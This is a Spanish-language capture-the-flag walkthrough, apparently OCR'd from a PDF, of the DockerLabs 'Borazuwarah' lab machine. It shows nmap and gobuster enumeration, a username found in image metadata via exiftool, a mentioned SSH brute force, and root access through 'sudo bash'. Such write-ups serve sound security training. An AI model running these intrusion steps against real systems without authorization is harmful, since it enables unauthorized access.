
BorazuwarahCTF


#

Se monta la maquina de DockerLabs en nuestra maquina de kali linux para que podamos comenzar a trabajar.

Realizamos un ping para que podamos verificar que la maquina posea una conexión con nuestra maquina atacante.



Cuando la verificación sea exitosa lanzamos nuestra primera fase de escaneo con la herramienta de nmap.



Con los parámetros de nmap que son los siguientes:

Verificar que todos los puertos estén abiertos → -p-

Ver únicamente los puertos abiertos → --open

Para hacer un escaneo rápido y sigiloso sin hacer conexión → -sS

Detectar los servicios que corren por ese puerto → -sV

Hace que nmap envie 5000 paquetes por segundo → --min-rate 5000

Muestra información extremadamente detallada → -vvv

No hace ping para verificar si el host esta encendido → -Pn


Evita las resoluciones DNS → -n

Encontró los siguientes puertos en esta ocasión fueron los puertos 22 y 80.

El puerto 22 corre servicios SSH y el puerto 80 que corre servicios HTTP.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDuOdJLZN+CNU
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

Accediendo al puerto 80, vemos que nos muestra una imagen de un huevo kínder y no encontramos algo más.



Exploramos si la pagina tiene mucho mas directorios ocultos o en donde podamos encontrar mucha más información.

Esto lo hacemos con la herramienta de gobuster.

```
┌──(antonys㉿Hack4u)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x html,php,txt,php.bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,php,txt,php.bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
```

Viendo que no hay mas que explorar, descargamos la imagen y con el comando exiftool analizamos mas profundo que es lo que contine la imagen y podemos ver que tiene un usuario.

```
┌──(antonys㉿Hack4u)-[~/Descargas]
└─$ exiftool Untitled.jpeg
ExifTool Version Number         : 13.36
File Name                       : Untitled.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2025:12:07 15:11:49-06:00
File Access Date/Time           : 2025:12:07 15:12:21-06:00
File Inode Change Date/Time     : 2025:12:07 15:11:49-06:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ———— User: borazuwarah ————
Title                           : ———— Password: ————
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207
```

Asi que podemos hacer un ataque de fuerza bruta para poder obtener la contraseña.

Cuando tengamos la contraseña, accedemos por ssh para podernos conectarnos de manera remota con el usuario que encontramos en la imagen.

```
┌──(antonys㉿Hack4u)-[~]
└─$ ssh borazuwarah@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:O4p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
borazuwarah@172.17.0.2's password:
Linux 32832820311f 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Comenzamos con la escalada de privilegios para poder escalar a ser root.

```
borazuwarah@32832820311f:~$ ls
borazuwarah@32832820311f:~$ sudo -l
Matching Defaults entries for borazuwarah on 32832820311f:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 32832820311f:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
```

Podemos observar que se puede pedir una bash para poder escalar a root.

Asi que vamos a la pagina de GTFOBins y buscamos como pedir la bash.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

Ya que tenemos el comando para poder acceder a una bash, lo ejecutamos y finalmente somos root.

```
borazuwarah@32832820311f:~$ sudo bash
root@32832820311f:/home/borazuwarah# ls
root@32832820311f:/home/borazuwarah# whoami
root
root@32832820311f:/home/borazuwarah#
```